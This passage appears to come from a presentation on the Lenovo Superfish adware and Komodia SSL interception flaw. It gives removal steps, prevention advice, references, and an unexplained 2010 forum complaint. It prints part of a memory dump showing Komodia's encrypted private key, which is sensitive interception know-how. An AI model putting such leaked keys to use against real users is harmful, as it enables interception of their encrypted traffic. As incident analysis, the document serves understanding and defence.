http://support.lenovo.com/us/en/product_security/superfish_uninstall
- Double check that it was removed by uninstalling SuperFish VisualDiscovery
- Go to Manage Certificates and remove the Superfish certificate from Trusted Root CA store

HOW TO PREVENT VULNERABILITIES

For Lenovo:

- Let the users know what features are included in their computers
- Do not bundle ad software (Especially ad software that has been treated like malware in the past)
<http://malwaretips.com/blogs/superfish-window-shopper-adware/>

jo jo
Guest

Posted August 28th, 2010, 8:37 pm

i ve been getting <http://www.superfish.com> blank page opening up on my firefox 3.6.8 lately , which is slowing down and blocking my access to other pages. someone said its an add on , i checked add ons its not there, to remove. how do i get rid of this crap?? 🙄

HOW TO PREVENT VULNERABILITIES

For Komodia:

- Don't advertise where the private key is in the memory dump

```
4844 pc2g&h
4845 IhvcD
4846 Unknown error
4847 equence
4848 operation
4849 SocketAsync
4850 -----BEGIN ENCRYPTED PRIVATE KEY-----
4851 MIICxjBABgkqhkiG9w0BBQ0wMzAbBgkqhkiG9w0BBQwwDgQIDHHhyAEZQoICAggA
4852 MBQGCCqGSIB3DQMHBAlHEg+MCYQ30ASCAoDEvGvFRHvtW0b5Rc0f3lbVKqeUvWSz
4853 xQn+rZELHnwb6baolmbFcsi6XkacVzL/EF7Ll4de/CSQ6pZZCCvfDzov0mPOuGve
4854 SAe7hbAcol7+JWVfzbnVTblPf0i7mwSvK61cKq7YfcKJ2os/uJGpeX9zraywWlyFx
4855 f+EdTr348d0ez8uHkURyY1cvSHsIdITALkCh0onAYT68SVighTeB6xOCwfmsHx+X
4856 3Qbhom2YCIxfJiaAoz2/LndCpDaEfOrVrxXF0KXrIbmeDEyjDQj16AVni9uuaj7l
4857 Ni03zrrqxsfdVINPaAYRKQnS102jXqkH01z72c/MpMMC6dwZswF5V3R7RSXngyBn
```

HOW TO PREVENT VULNERABILITIES

For Komodia:

- Don't encrypt the certificate with an easily obtained password (company name), and don't put references to your password in the memory dump
- Don't create your own certificate to validate a site

REFERENCE

- Robert Gradham: <http://blog.erratasec.com/2015/02/extracting-superfish-certificate.html#.VSGrIZTF8vF>
- Lenovo Statement: http://news.lenovo.com/article_display.cfm?article_id=1929
- Lenovo official uninstall guide: http://support.lenovo.com/us/en/product_security/superfish_uninstall
- Cnet: <http://www.cnet.com/news/superfish-torments-lenovo-owners-with-more-than-adware/>
- US-CERT official alert: <https://www.us-cert.gov/ncas/alerts/TA15-051A>
- SuperFish's statement: <http://www.pcworld.com/article/2887180/ceo-says-superfish-is-safe-as-us-issues-alert-to-remove-superfish-from-lenovo-pcs.html>
- <https://nakedsecurity.sophos.com/2015/02/20/the-lenovo-superfish-controversy-what-you-need-to-know/>
- <https://blog.filippo.io/komodia-superfish-ssl-validation-is-broken/>
- <http://www.eweek.com/security/komodia-ssl-holes-could-affect-dozens-of-web-products-besides-superfish.html>
- <http://marcrogers.org/2015/02/19/will-the-madness-never-end-komodia-ssl-certificates-are-everywhere/>
- <http://www.komodia.com/products/komodias-ssl-decoderdigestor/>
- <http://www.kb.cert.org/vuls/id/529496>